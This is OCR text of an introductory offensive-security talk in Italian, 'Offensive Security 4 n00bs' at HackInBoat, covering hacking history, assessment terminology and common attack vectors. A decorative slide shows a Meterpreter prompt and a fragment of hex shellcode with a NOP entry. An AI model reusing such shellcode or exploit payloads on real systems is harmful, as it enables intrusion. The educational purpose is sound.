
Offensive Security

4 n00bs

HackInBoat




Igor “Koba” Falcomatà
koba@sikurezza.org

Gianfranco Ciotti
gmail@tirrenide.net

Chi siamo


WHO ARE YOU
NOT TO BE TAKEN AWAY
KEEP
NOTICE
ELECTRICAL AREA
CLEAR

1… 2… 3…



```
stella@HackInBoat:~$ ping 172.16.16.124

PING 172.16.16.124 (172.16.16.124) 56(84) bytes of data.
64 bytes from 172.16.16.124: icmp_req=1 ttl=64 time=0.043 ms
64 bytes from 172.16.16.124: icmp_req=2 ttl=64 time=0.040 ms
64 bytes from 172.16.16.124: icmp_req=3 ttl=64 time=0.045 ms
```

```
meterpreter >
```

```
"\x94\x10\x20\x00\x21\x0b\xd8\x9a\xa0\x14\x21\x6e\x23\x0b\xcb\xdc" +
"\xa2\x14\x63\x68\xd4\x23\xbf\xfc\xe2\x23\xbf\xf8\xe0\x23\xbf\xf4" +
"\x90\x23\xa0\x0c\xd4\x23\xbf\xf0\xd0\x23\xbf\xec\x92\x23\xa0\x14" +
"\x82\x10\x20\x3b\x91\xd0\x20\x08\x82\x10\x20\x01\x91\xd0\x20\x08",
'NOP' => "\x90\x1b\x80\x0e",
```

Sinossi

→ Affinità e divergenze...

→ Pwning for Fun & Profit

→ Sicurezza di rete

→ Sicurezza applicativa

→ Sicurezza su mobile

→ CTS aka "Capture The Slides"

I can't be **that** stupid... right!?


1.

Affinità e Divergenze tra:

risk assessment
vulnerability assessment
penetration test
red/blue teaming
e altre
buzzword assortite!


Hacker?

Hacker!



Hacker o Criminali?

Storia



1980-1990
PC - BBS


1990-2000
Web 1.0

2000-2006
Web 1.5
(thks Koba)

2007-oggi
Web 2.0


oggi / domani
IoT

Web 2.0 - http(s)



Web 2.0 - phishing

Vettori di Attacco




Vettori di Attacco

→ errori di programmazione (bugs)

→ errori di design (logici)

→ memory (buffer/heap) overflow

→ insufficiente validazione dati di input



Vettori di Attacco

→ errori nelle configurazioni dei sistemi

→ configurazioni di default

→ servizi inutili ma presenti

→ server/servizi dimenticati

Vettori di Attacco


→ fattore umano

→ password deboli

→ social engineering

→ disinformazione / faciloneria / ignoranza

Fattore umano




Fattore umano

Vettori di Attacco

→ vulnerabilità intrinseche ai protocolli di rete

→ la rete si fonda sull'accoppiata dei protocolli TCP/IP (controllo del traffico e protocollo Internet)

→ TCP/IP: unico obiettivo è consegnare le informazioni senza curarsi del loro significato!



Vettori di Attacco

→ vulnerabilità intrinseche ai protocolli di rete

→ ogni macchina si presenta in rete dichiarando il proprio indirizzo IP.

(Se si dichiara quello di un'altra macchina...)

